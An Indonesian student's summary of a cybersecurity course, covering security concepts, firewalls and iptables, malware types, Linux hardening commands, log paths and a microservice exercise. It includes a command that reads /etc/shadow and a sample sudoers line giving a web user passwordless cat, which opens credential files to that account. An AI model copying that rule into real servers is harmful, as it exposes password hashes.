TUGAS AKHIR

Rangkuman

Seluruh Materi Cyber Security

NAMA : HARSYA BRAHMANTYO WIBOWO

BISA NETWORK Academy

DAFTAR ISI

1. Pengenalan Cyber Security

1.1 Pengantar:

Di era digital saat ini, semua orang sangat bergantung kepada teknologi. Mulai dari level individu hingga institusi pemerintah sekalipun, semuanya memanfaatkan internet untuk melakukan transfer data, kemudian menyimpan informasi berharga mereka di berbagai perangkat.

Sayangnya, baik sistem maupun jaringan seringkali mempunyai celah keamanan yang bisa dieksploitasi oleh hackers. Lebih buruknya lagi, para attackers juga tidak henti-hentinya berinovasi dalam mengembangkan banyak jenis serangan digital yang lebih berkualitas dan sangat sulit dideteksi.

Itulah mengapa mengimplementasikan cyber security yang efektif adalah sebuah keharusan. Pasalnya, cyber security dapat meningkatkan level keamanan sistem atau jaringan, sehingga bisa mengurangi resiko ancaman serangan siber.

Mari pelajari dan pahami lebih mendalam apa itu cyber security, elemen kunci, manfaat, serta beberapa tipe ancamannya. Semoga setelah membaca artikel ini, Anda semakin mengetahui arti pentingnya menjalankan berbagai pendekatan cyber security untuk memproteksi diri Anda dari cyber attacks.

1.2 Apa itu Cyber Security?

Cyber security adalah proses atau praktik yang dilakukan oleh individu, organisasi, maupun perusahaan untuk melindungi perangkat, jaringan, program, dan datanya dari serangan digital yang berbahaya.

Praktik dalam pengertian ini mencakup upaya-upaya seperti pemasangan firewall, pengaplikasian multifactor authentication, penggunaan jaringan wifi yang aman, pembuatan backup data, serta hal-hal lainnya yang bisa mencegah cybercriminals dari mengakses komputer, jaringan, maupun informasi sensitif Anda.

Jadi bisa dikatakan, kesuksesan pendekatan cyber security akan banyak dipengaruhi oleh keberhasilan Anda menciptakan sistem pertahanan yang kuat. Nah, cara terbaiknya adalah dengan menyiapkan layer proteksi berlapis untuk menjamin kalau Anda akan tetap aman selama berselancar di internet.

Cyber security merupakan bidang yang terus berubah dan berkembang dari waktu ke waktu. Hal ini banyak dipengaruhi oleh pesatnya kemajuan teknologi, diperkenalkannya berbagai perangkat baru, serta meningkatnya kualitas dan kuantitas cybercrimes.

1.3 Mengenal Elemen Kunci Cyber Security

Ada enam elemen kunci yang perlu diperhatikan agar bisa menjalankan cyber security yang efektif. Keenam hal tersebut yaitu:

1. Application Security

Application security merujuk kepada proses meningkatkan dan memelihara keamanan suatu aplikasi. Tujuannya adalah untuk mencegah attacker agar tidak mencuri, membajak, atau mengeksploitasi data maupun kode dari program tersebut untuk melancarkan berbagai cyber attacks.

2. Network Security

Network security adalah proses melindungi jaringan dan seluruh perangkat yang terhubung di dalamnya dari para penyusup. Ada beberapa metode yang bisa dilakukan untuk meningkatkan network security. Diantaranya adalah dengan memanfaatkan layanan VPN, program anti-malware, email security tools, hingga firewalls.

3. Information Security

Information security adalah upaya mencegah pihak-pihak yang tidak bertanggung jawab dari mengakses, menggunakan, memodifikasi, membeberkan, merekam, atau bahkan menghancurkan data milik Anda.

Information security mempunyai tiga prinsip dasar yang dikenal dengan CIA, yaitu:

Confidentiality—hanya authorized users lah yang diperbolehkan untuk mengakses data sensitif; seperti detail akun email, informasi kontak, informasi kartu bank, dan sebagainya.

Integrity—informasi yang disampaikan harus akurat, konsisten, lengkap, serta tidak diubah oleh unauthorized users.

Availability—memastikan bahwa informasi Anda bisa diakses ketika diperlukan, termasuk oleh pihak lain yang telah memperoleh izin.

4. Operational Security

Operational security atau procedural security adalah proses manajemen risiko yang bertujuan untuk melindungi data sensitif yang digunakan dalam operasi dan bisa disalahgunakan oleh attackers.

Contohnya, Anda mengunggah foto yang ternyata dengan tidak sengaja mencantumkan kata sandi email. Hal ini kemudian bisa saja dimanfaatkan hacker untuk melancarkan serangan kepada Anda.

5. Disaster Recovery Planning

Disaster recovery planning merupakan upaya perusahaan untuk merespons

berbagai insiden yang terjadi—baik itu bencana alam, terjadinya cyber attack, adanya pemadaman listrik, dan beberapa hal yang tidak diinginkan lainnya.

Disaster recovery planning dapat berupa dokumen formal yang memuat berbagai strategi yang perlu dilakukan perusahaan untuk mengurangi dampak dari insiden. Hasilnya, perusahaan bisa tetap beroperasi atau segera pulih dan bangkit seperti sebelum terjadinya peristiwa tersebut.

6. End-User Education
End-user education merupakan sebuah upaya mengedukasi dan meningkatkan kesadaran seluruh elemen di dalam perusahaan akan pentingnya menjaga keamanan digital. Sebagai contoh, perusahaan bisa membuat program pelatihan untuk mengenalkan berbagai jenis cyber attacks dan cara mencegahnya.

1.4 Apa Saja Manfaat Cyber Security?

Cyber security membawa manfaat bagi individu maupun perusahaan. Diantaranya adalah:

Data sensitif terlindungi—seluruh data Anda bisa terlindungi dengan lebih baik dan terhindar dari ancaman identity theft.

Menjaga produktivitas—dengan cyber security, sistem dan jaringan Anda akan terlindungi dari malware dan ancaman lainnya, sehingga Anda tetap bisa bekerja dengan lebih produktif dan aman.

Waktu pemulihan yang lebih singkat—meski mengalami data breach atau gangguan lainnya, Anda bisa dengan cepat melakukan proses pemulihan dan mencegah kerugian yang berlipat ganda.

Memastikan aksesibilitas website/layanan online Anda—attacker juga tak jarang berniat melumpuhkan website maupun layanan online Anda. Dengan memanfaatkan cyber security, Anda akan memiliki layer keamanan yang lebih kuat untuk menangkal berbagai ancaman siber terhadap website/layanan online Anda.

Membangun kepercayaan customers—dengan sistem keamanan yang kuat, pelanggan tak akan cemas jika data sensitif mereka dieksploitasi oleh hacker dan semakin yakin untuk memilih produk/layanan Anda.

1.5 Beberapa Tipe Ancaman Terhadap Cyber Security

Cyber attacks mempunyai banyak bentuk, diantaranya adalah:

Phishing—attackers berusaha mencuri data sensitif korban dengan cara menyamar sebagai institusi legal dan menghubungi mereka melalui email, telepon, maupun pesan teks.

Malware—program maupun file yang dibuat untuk mengeksploitasi atau merusak perangkat, server, maupun jaringan Anda.

Ransomware—tipe malware yang didesain untuk mengunci file atau perangkat Anda, kemudian meminta bayaran sejumlah uang sebagai tebusan.

Social Engineering—pelaku mengeksploitasi aspek psikologi korban dan mendorongnya untuk memberikan informasi personal maupun akses terhadap perangkatnya.

2. Basic Networking

2.1 Pengertian

Keamanan Jaringan adalah proses untuk mencegah & mengidentifikasi penggunaan yang tidak sah dari jaringan komputer. Maksudnya penggunaan yang tidak sah yaitu penyusup yang bermaksud untuk mengakses setiap bagian dari sistem jaringan komputer tersebut.

2.2 Tujuan

Tujuan dari Keamanan Jaringan ialah untuk mengantisipasi resiko jaringan komputer berupa bentuk ancaman fisik maupun logik.Maksudnya ancaman fisik adalah seorang pengganggu yang berniat untuk merusak bagian fisik komputer. Sedangkan ancaman logik adalah ancaman yang berupa pencurian data atau pembobolan terhadap akun seseorang.

2.3 Macam-macam Keamanan Jaringan

Autentikasi adalah proses pengenalan peralatan, system operasi, kegiatan, aplikasi dan identitas user yang terhubung dengan jaringan komputer dengan cara user memasukkan username dan password pada saat login ke jaringan.
Tahapan Autentikasi :
· Autentikasi untuk mengetahui lokasi melalui data link layer dan network layer.
· Autentikasi untuk mengetahui proses yang sedang berjalan yang terjadi pada session dan presentation layer.
· Autentikasi untuk mengenal user dan aplikasi yang digunakan (application layer).
· Enkripsi adalah teknik pengkodean data yang berguna untuk menjaga data atau file. Enkripsi diperlukan untuk menjaga kerahasiaan data.

2.4 Virtual Private Network (VPN)

Fungsinya untuk memperoleh komunikasi yang aman (private) melalui internet. Kriteria yang harus dipenuhi VPN :
· User Authentication, VPN harus mampu mengklarifikasi identitas klien. VPN mampu memantau aktivitas klien meliputi masalah waktu, kapan, di mana dan berapa lama seorang klien mengakses jaringan serta jenis resource yang diaksesnya.
· Address Management, VPN harus dapat mencantumkan address klien pada intranet dan memastikan alamat tersebut tetap rahasia.
· Data Encryption, data yang melewati jaringan harus dibuat agar tidak dapat dibaca oleh pihak-pihak yang tidak berwenang.
· Key Management, Harus mampu membuat dan memperbaharui encryption key untuk server dan klien.
· Multiprotocol Support, Harus mampu menangani berbagai macam protokol dalam

jaringan publik seperti IP atau IPX.
· DMZ (De-Militerized Zone), system untuk server yang berfungsi untuk melindungi system internal dari serangan hacker. DMZ bekerja pada seluruh dasar pelayanan jaringan yang membutuhkan akses terhadap jaringan. Sehingga jika ada yang mencoba melakukan hacking terhadap server yang menggunakan system DMZ maka hacker tersebut hanya akan sampai hostnya.

2.5 Jenis Gangguan Keamanan Jaringan

· Hacking, berupa pengrusakan pada infrastruktur jaringan yang sudah ada, misalnya pengrusakan pada sistem dari suatu server.
· Physing, berupa pemalsuan terhadap data resmi dilakukan untuk hal yang berkaitan dengan pemanfaataanya.
· Deface, perubahan terhadap tampilan suatu website secara illegal.Carding, pencurian data terhadap identitas perbankan seseorang, misalnya pencurian nomor kartu kredit, digunakan untuk memanfaatkan saldo yang terdapat pada rekening tersebut untuk keperluan belanja online.
· Carding, pencurian data terhadap identitas perbankan seseorang, misalnya pencurian nomor kartu kredit, digunakan untuk memanfaatkan saldo yang terdapat pada rekening tersebut untuk keperluan belanja online.

2.6 Tips Keamanan Jaringan

· Gunakan AntiVirus
· Hati-hati saat browsing
Kebanyakan pathogen internet menyebar dari situs porno maupun mp3 ilegal, program bajakan dsb. Jika tidak mau terkena pathogen, jangan mengunjungi situs tsb. Ini cara terbaik dalam mencegah pathogen komputer.
· Update Komputer.
· Jangan lupa untuk selalu mengupdate apapun demi keamanan komputer. Bukan hanya antivirus saja yang diupdate. Semuanya saja, baik itu Operating Systemnya, software yang terinstall maupun driver.

2.7 Kebijakan Pengguna Jaringan

Kebijakan Organisasi, Instansi atau lembaga dalam ruang lingkup keamanan jaringan untuk akses pada sistem jaringan di tempat tersebut. Contoh Kebijakan Organisasi :
· Tata kelola sistem komputer
· Pengaturan kerapian pengkabelan
· Pengaturan akses wi-fi
· Manajemen data organisasi
· Sinkronisasi antar sub-organ

· Manajemen Sumber Daya
· Maintenance & Checking berkala

Etika menggunakan Jaringan computer:
· Memahami Akses Pengguna
· Memahami kualitas daya Organisasi
· Pengaturan penempatan sub-organ

Kebijakan mengakses computer:
· Manajemen pengguna
· Manajemen sistem komputer
· Manajemen waktu akses

2.8 Kemungkinan Ancaman dan Serangan Terhadap Keamanan Jaringan.

Serangan fisik terhadap keamanan jaringan
Terjadi gangguan pada Kabel
· Kerusakan Harddisk
· Konsleting
· Data tak tersalur dengan baik
· Koneksi tak terdeteksi
· Akses bukan pengguna

Serangan logik terhadap keamanan jaringan
· SQL Injection adalah Hacking pada sistem komputer dengan mendapat akses Basis Data pada Sistem
· DoS (Denial of Service) adalah Serangan pada Sistem dengan mengabiskan Resource pada Sistem
· Request Flooding adalah Serangan dengan membanjiri banyak
· Deface adalah adalah Serangan pada perubahan tampilan.
· Malicious Code adalah Serangan dengan menggunakan kode berbahaya dengan menyisipkan virus, worm atau Trojan Horse.
· Packet Sniffer adalah Serangan Menangkap paket yang lewat dalam sebuah Jaringan.

2.9 Firewall

Firewall adalah salah satu aplikasi pada sistem operasi yang dibutuhkan oleh jaringan komputer untuk melindungi intergritas data/sistem jaringan dari serangan-serangan pihak yang tidak bertanggung jawab. Caranya dengan melakukan filterisasi terhadap paket-paket yang melewatinya.
Firewall tersusun dari aturan-aturan yang diterapkan baik terhadap hardware, software ataupun sistem itu sendiri dengan tujuan untuk melindungi jaringan, baik

dengan melakukan filterisasi, membatasi, ataupun menolak suatu permintaan koneksi dari jaringan luar lainnya seperti internet.

Pada firewall terjadi beberapa proses yang memungkinkannya melindungi jaringan. Ada tiga macam Proses yang terjadi pada firewall, yaitu:
· Modifikasi header paket, digunakan untuk memodifikasi kualitas layanan bit paket TCP sebelum mengalami proses routing.
· Translasi alamat jaringan, translasi yang terjadi dapat berupa translasi satu ke satu (one to one), yaitu satu alamat IP privat dipetakan kesatu alamat IP publik atau translasi banyak kesatu (many to one) yaitu beberapa alamat IP privat dipetakan kesatu alamat publik.
· Filter paket, digunakan untuk menentukan nasib paket apakah dapat diteruskan atau tidak.

- JENIS-JENIS FIREWALL:
  § *Packet Filtering Gateway*
  § *Application Layer Gateway*
  § *Circuit Level Gateway*
  § *Statefull Multilayer Inspection Firewall*
  § *Packet Filtering Gateway*

Packet filtering gateway dapat diartikan sebagai firewall yang bertugas melakukan filterisasi terhadap paket-paket yang datang dari luar jaringan yang dilindunginya.
§ *Application Layer Gateway*
Model firewall ini juga dapat disebut Proxy Firewall. Mekanismenya tidak hanya berdasarkan sumber, tujuan dan atribut paket, tapi bisa mencapai isi (content) paket tersebut.

§ *Circuit Level Gateway*
Model firewall ini bekerja pada bagian Lapisan transport dari model referensi TCP/IP. Firewall ini akan melakukan pengawasan terhadap awal hubungan TCP yang biasa disebut sebagai TCP Handshaking, yaitu proses untuk menentukan apakah sesi hubungan tersebut diperbolehkan atau tidak. Bentuknya hampir sama dengan Application Layer Gateway , hanya saja bagian yang difilter terdapat ada lapisan yang berbeda, yaitu berada pada layer Transport.

§ *Statefull Multilayer Inspection Firewall*
Model firewall ini merupakan penggabungan dari ketiga firewall sebelumnya. Firewall jenis ini akan bekerja pada lapisan Aplikasi, Transport dan Internet. Dengan penggabungan ketiga model firewall yaitu Packet Filtering Gateway, Application Layer Gateway dan Circuit Level Gateway, mungkin dapat dikatakan firewall jenis ini merupakan firewall yang ,memberikan fitur terbanyak dan memeberikan tingkat keamanan yang paling tinggi.

* Sistem Firewall
Aplikasi pengendalian jaringan dengan menggunakan firewall dapat diimplementasikan dengan menerapkan sejumlah aturan (chains) pada topologi

yang sudah ada. Dalam hal pengendalian jaringan dengan menggunakan iptables, ada dua hal yang harus diperhatikan yaitu:
· Koneksi paket yang menerapkan firewall yang digunakan.
· Konsep firewall yang diterapkan.

Dengan dua hal ini diharapkan iptables sebagai aturan yang mendefinisikan firewall dapat mengenali apakah koneksi yang terjadi berupa:
· koneksi baru (NEW) ,
· koneksi yang telah ada (ESTABLISH),
· koneksi yang memiliki relasi dengan koneksi lainnya (RELATED)
· koneksi yang tidak valid (INVALID). Keempat macam koneksi itulah yang membuat IP Tables disebut Statefull Protocol .

* Koneksi Paket
Koneksi paket yang dalam proses pengirimannya dari pengirim kepada penerima harus melalui aturan firewall, dapat dikelompokan kepada tiga kelompok koneksi, yaitu :
· Koneksi TCP
· Koneksi IP
· Koneksi UDP

- Koneksi TCP:
Sebuah koneksi TCP dikenal sebagai koneksi yang bersifat Connection Oriented yang berarti sebelum melakukan pengiriman data, mesin-mesin tersebut akan melalui 3 langkah cara berhubungan (3-way handshake).

-Koneksi IP:
Sebuah frame yang diidentifikasi menggunakan kelompok protokol Internet (IP) harus melalui aturan firewall yang didefinisikan menggunakan protokol IP sebelum paket tersebut mendapat jawaban koneksi dari tujuan paket tersebut. Salah satu paket yang merupakan kelompok protokol IP adalah ICMP, yang sering digunakan sebagai aplikasi pengujian koneksi (link) antar host.
Ada empat macam tipe echo yang akan mendapat paket balasan, yaitu:
· Echo request dan reply,
· Timestamp request dan reply,
· Infomation request dan reply,
· Address mask request dan reply.

- Koneksi UDP:
Berbeda dengan koneksi TCP, koneksi UDP bersifat connectionless . Sebuah mesin yang mengirimkan paket UDP tidak akan mendeteksi kesalahan terhadap pengiriman paket tersebut. Paket UDP tidak akan mengirimkan kembali paket-paket yang mengalami error. Model pengiriman paket ini akan lebih efisien pada koneksi broadcasting atau multicasting .

MATA RANTAI IPTABLES

Untuk membangun sebuah firewall, yang harus kita ketahui pertama-tama adalah bagaimana sebuah paket diproses oleh firewall, apakah paket-paket yang masuk akan di buang (DROP) atau diterima (ACCEPT), atau paket tersebut akan diteruskan (FORWARD) ke jaringan yang lain.

2.9.1 Perencanaan Keamanan Jaringan

Berikut Metode Keamanaan jaringan:

- Password Autenthication

Password yang baik menjadi penting dalam suatu keamanan jaringan. Password yang baik adalah kombinasi dari angka dan huruf sehingga lebih sulit untuk terkena hack. Kebanyakan masalah dalam keamanan jaringan disebabkan karena password yang kurang baik.

- Firewall and Routing Control

Firewall sangat penting pada jaringan untuk meminimalisir pencurian data computer tersebut. Karena itu pada saat instalasi jaringan firewall dan konfigurasi routing harus tepat agar tidak terja dikendala pada kedepannya.

- Metode Enkripsi

Menggunakan metode enkripsi tertentu

Dasar enkripsi cukup sederhana.Proses enkripsi/dekripsi tergantung pada kunci (key) rahasia yang hanya diketahui oleh pengirim dan penerima.

- Password

Akun administrator pada suatu server sebaiknya diubah namanya dan sebaiknya hanya satu akun saja yang dapat mengakses.Untuk melakukan pengujian password yang dibuat. Ada utilitas yang dapat digunakan untuk mengeteskehandalan password, yaitu dengan menggunakansoftware seperti avior yang bertujuan untukmelakukan brute-force password.

- Memonitor Jaringan

Untuk meminimalisir penyerangan terhadap keamanan jaringan, hal yang dapat dilakukan administrator dalam memonitoring jaringan sebaiknya adalah dengan membatasi user yang dapat melakukan full-access kedalam suatu server. Cara paling sederhana adalah dengan memberlakukan wewenang read only untuk semua user.

KODE JAHAT/PERUSAK (MALICIOUS CODES)

Kode jahat/perusak (malicious codes atau disingkat malcodes) didefinisikan sebagai semua macam program, makro atau script yang dapat dieksekusi dan dibuat dengan tujuan untuk merusak sistem komputer

Kode perusak dapat digolongkan dalam 3 macam golongan: virus, worm dan Trojan Horses, serta beberapa program yang memiliki bug.

2.9.2 KRITERIA VIRUS

1. Kemampuan untuk mendapatkan informasi
2. Kemampuan untuk memeriksa suatu file
3. Kemampuan untuk menggandakan diri dan menularkan diri
4. Kemampuan melakukan manipulasi
5. Kemampuan untuk menyembunyikan diri.

JENIS–JENIS VIRUS

· Virus Boot Sector / Boot Record / Partisi
· Virus File
· Virus Hybrid
· Virus FAT
· Virus Macro

2.9.3 BEBERAPA CARA PENYEBARAN VIRUS

· Disket, media storage yang lain
· Jaringan (LAN, WAN,dsb)
· WWW (internet)
· Software yang Freeware, Shareware atau bahkan Bajakan
· Attachment pada email, transfering file

1. . WORM
   Program yang akan berusaha memperbanyak dirinya semaksimal mungkin, sehingga akibatnya media penyimpanan/memori akan penuh. Worm ditujukan kepada program yang mengkopi dirinya sendiri ke HANYA memory komputer. Perbedaan mendasar dari worm dan virus adalah, apakah menginfeksi target code atau tidak. Virus menginfeksi target code, tetapi worm tidak. Worm hanya ngendon di memory.
2. . TROJAN HORSES
   Kuda Troya dalam yang membahayakan musuhnya.
   Yaitu suatu program yang merusak program lain secara kasar, sehingga bisa dipastikan program yang diserang akan rusak dan tidak bisa digunakan lagi. Program trojan horse sendiri biasanya terdiri atas 2 bagian, yaitu program client dan program server, dimana program server ditaruh kedalam komputer yang hendak di kontrol sedangkan program client dijalankan oleh sang hacker untuk melakukan pengontrolan.
3. . PROGRAM BUG
   Program biasa yang mempunyai kesalahan (bug) dalam pemrogramannya akibat keteledoran sang pembuat. Salah satu akibatnya adalah terjadinya hang.

2.9.4 CARA SUPAYA KOMPUTER TIDAK TERSERANG VIRUS

· Langkah-Langkah untuk Pencegahan

Gunakan antivirus yang anda percayai dengan update terbaru. Selalu scanning semua media penyimpanan eksternal yang akan digunakan, mungkin hal ini agak merepotkan tetapi jika auto-protect antivirus anda bekerja maka prosedur ini dapat dilewatkan. Jangan biarkan sembarang orang untuk memakai komputer Anda.

· Langkah-Langkah Apabila telah Terinfeksi

Deteksi dan tentukan dimanakah kira-kira sumber virus tersebut apakah di disket, jaringan, email dsb. Jika anda terhubung ke jaringan maka ada baiknya anda mengisolasi komputer anda dulu (baik dengan melepas kabel atau mendisable sambungan internet dari control panel) Identifikasi dan klasifikasikan jenis virus apa yang menyerang pc anda, dengan cara: Gejala yang timbul, misal : pesan, file yang corrupt atau hilang dsb; Scan dengan antivirus anda. Bersihkan virus tersebut. Langkah terburuk. Jika semua hal diatas tidak berhasil adalah memformat ulang komputer anda

2.9.5 PERUSAK SISTEM KEAMANAN JARINGAN

HACKER & CRACKER

Hacker dengan keahliannya dapat melihat & memperbaiki kelemahan perangkat lunak di komputer; biasanya kemudian di publikasikan secara terbuka di Internet agar sistem menjadi lebih baik. Sialnya, segelintir manusia berhati jahat menggunakan informasi tersebut untuk kejahatan – mereka biasanya disebut cracker.

3. Cloud Security

3.1 Linux Server Hardening Security Tips

Mengamankan server Linux Anda penting untuk melindungi data, kekayaan intelektual, dan waktu Anda, dari tangan para cracker (peretas). Administrator sistem bertanggung jawab atas keamanan kotak Linux.
Pada bagian pertama dari seri keamanan server Linux ini, saya akan memberikan 40 tips pengerasan server Linux untuk instalasi default sistem Linux.

Keep System Up-To-Date

Bagian yang sangat penting dari pengerasan sistem apa pun adalah memastikan bahwa sistem selalu diperbarui. Melakukan ini akan membuat bug atau kerentanan yang diketahui tetap ditambal jika ada.

```
root@strongpapazola:~# apt update && apt upgrade -y
```

Gambar 1

Pastikan Hanya root yang Memiliki UID

Akun yang UIDnya disetel ke nol memiliki akses tertinggi ke sistem. Dalam kebanyakan kasus, ini seharusnya hanya menjadi akun "root". Menggunakan perintah di bawah ini akan mencantumkan semua akun dengan UID nol

```
root@strongpapazola:~# awk -F: '($3=="0"){print}' /etc/passwd
root:x:0:0:root:/root:/bin/bash
root@strongpapazola:~#
```

Gambar 2

Periksa Akun dengan Kata Sandi Kosong

Akun yang tidak memiliki kata sandi pada dasarnya tidak memiliki keamanan. Perintah di bawah ini akan mencetak semua akun yang memiliki kata sandi kosong.

```
root@strongpapazola:~# cat /etc/shadow | awk -F: '($2==""){print $1}'
```

Gambar 3

Kunci Akun

Selain itu, Anda dapat menggunakan perintah di bawah ini untuk mengunci akun apa pun (menambahkan ke hash kata sandi pengguna).

```
root@strongpapazola:~# passwd -l node
passwd: password expiry information changed.
root@strongpapazola:~#
```

Gambar 4

Konfigurasi Sudo

Paket Sudo memungkinkan pengguna biasa untuk menjalankan perintah dalam konteks yang lebih tinggi. Ini berarti pengguna biasa dapat menjalankan perintah yang biasanya terbatas pada akun root. Seringkali, ini adalah cara ideal untuk

membuat konfigurasi sistem atau menjalankan perintah yang ditinggikan; bukan dengan menggunakan akun root.

```
www ALL=(ALL)NOPASSWD:/bin/cat,/bin/ls
```

Gambar 5

Iptables

IpTables pada dasarnya adalah firewall sistem operasi Anda. IpTables sangat kuat dalam mengontrol lalu lintas jaringan yang masuk dan keluar dari server Anda.

```
iptables -A INPUT -p tcp -m tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -j DROP
```

Gambar 6

Nonaktifkan Root Login

Konfigurasi ini akan membatasi SSH hanya untuk pengguna selain root.

```
PermitRootLogin no
```

Gambar 7

Izinkan Pengguna Tertentu

Baris ini memungkinkan Anda menentukan pengguna mana yang dapat masuk ke layanan SSH

```
AllowUsers accountName
```

Gambar 8

Ubah Port Default Dari 22

Baris ini akan menentukan port mana untuk menghosting layanan SSH. Direkomendasikan untuk mengubahnya ke nomor port tinggi non-default. (Ingatlah untuk memperbaiki IpTables Anda sesuai!)

```
Port 22222
```

Gambar 9

Nonaktifkan Kata Sandi Kosong

Baris ini memastikan bahwa tidak ada pengguna yang bisa login dengan kata sandi kosong. Ini menambahkan lapisan keamanan yang bagus jika ada pengguna tanpa set kata sandi, lalu jangan lupa restart ssh

```
PermitEmptyPasswords no
```

Gambar 10

Tampilkan Semua Koneksi Saat Ini

Perintah di bawah ini dapat menjadi teman terbaik sysadmin Ubuntu, ini akan mencantumkan semua koneksi saat ini dan layanan mendengarkan pada sistem bersama dengan proses dan PID untuk setiap koneksi

```
root@strongpapazola:~# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
tcp        0      0 127.0.0.1:3306
```

Gambar 11

Menampilkan Layanan dan Statusnya

Perintah di bawah ini akan mencantumkan semua layanan di sistem dan statusnya

```
root@strongpapazola:~# service --status-all
 [ + ]  acpid
 [ + ]  apache-htcacheclean
 [ + ]  apache2
 [ + ]  apparmor
 [ + ]  apport
 [ + ]  atd
```

Gambar 12

Periksa Rootkit

Paket "rkhunter" berguna untuk melakukan pemindaian cepat sistem Anda untuk rootkit yang dikenal

```
root@strongpapazola:~# apt install rkhunter
Reading package lists... Done
Building dependency tree
Reading state information... Done
rkhunter is already the newest version (1.4.2-5).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@strongpapazola:~# rkhunter -c
[ Rootkit Hunter version 1.4.2 ]

Checking system commands...

  Performing 'strings' command checks
    Checking 'strings' command                               [ OK ]

  Performing 'shared libraries' checks
    Checking for preloading variables                        [ None
```

Gambar 13

3.2 Lokasi Log


Di bawah ini adalah lokasi log default yang umum:

/var/log/message - Di mana seluruh log sistem atau log aktivitas saat ini tersedia.
/var/log/auth.log - Log otentikasi.
/var/log/kern.log - Log kernel.
/var/log/cron.log - Crond logs (tugas cron).
/var/log/maillog - Log server email.
/var/log/boot.log - Log boot sistem.
/var/log/mysqld.log - File log server database MySQL.
/var/log/secure - Log otentikasi.
/var/log/utmp - File catatan login.
/var/log/wtmp - File catatan login.
/var/log/apt - Log pengelola paket Apt

4. Microservice

4.1 Arsitektur Enterprise

Dalam merancang arsitektur enterprise, anda membutuhkan suatu arsitektur yang dapat membantu end user untuk dapat berkomunikasi dengan service atau backend. End user dengan platform seperti Android, iOS, desktop dan web perlu dapat berkomunikasi yang lancar secara high-availability. Terdapat 2 desain arsitektur backend yang umum digunakan seperti Monolitik dan Microservice. Umumnya, desain awal backend architecture menggunakan Monolitik, yaitu memiliki karakteristik arsitektur yang terpusat dan teknologi yang seragam. Sementara dengan menggunakan Microservice, karakteristik nya adalah service tersebar dan teknologi dapat bervariasi satu dan lainnya. Misalkan komunikasi antara golang dengan nodejs, dan sebagainya. Microservices membagi aplikasi monolitik menjadi layanan yang kecil dan saling terhubung dan berbagi tugas. Setiap microservice merupakan aplikasi kecil yang terdiri dari logika, bahasa pemrograman, dan sebagainya. Berikut merupakan contoh aplikasi Microservice:



- Frontend atau end user akan mengakses gateway sistem kita melalui API
- Gateway server akan berkomunikasi dengan masing – masing server 1 dan server 2 untuk mendapatkan layanan *vice versa*
- Setiap server, misalkan akan berkomunikasi dengan pihak external seperti contoh diatas

- Masing – masing server akan berkomunikasi dengan menggunakan REST API

4.2 (Latihan Pembuatan Microservice)

Setelah memahami Microservice, anda akan membuat sendiri Microservice dengan perancangan sebagai berikut :

Terdapat 3 Server: Gate (Golang), Server 1 (Golang) dan Server 2 (NodeJS).

Masing – masing memiliki tugas :
- Gate: Sebagai gerbang server yang menghubungkan antara Frontend dan Backend dan AUTH
- Server1: Sebagai server yang menghubungkan dengan API External
- Server2: Sebagai server yang menghubungkan dengan database internal


- **Gate,** menerima input dari Frontend, untuk kemudian langkah awal adalah menerima username dan password untuk divalidasi. Jika valid maka session akan aktif dan Frontend dapat request data dari server 1 dan server 2
- **Server1,** menerima request dari Gate untuk mengakses external API seperti dari https://api.bmkg.go.id untuk kemudian data nya akan dikirimkan berupa response ke Gate guna diteruskan ke Frontend
- **Server2,** menerima request dari Gate untuk mengakses internal database yang berisi data produk untuk kemudian data nya akan dikirimkan berupa response ke Gate guna diteruskan ke Frontend
- Fitur dalam **Gateway Server**:

1.Authentication JWT

2.Diakses oleh Frontend melalui http://localhost:1234

3.Daftar Service sbb:


- http://localhost:1234/auth
- http://localhost:1234/getProduk
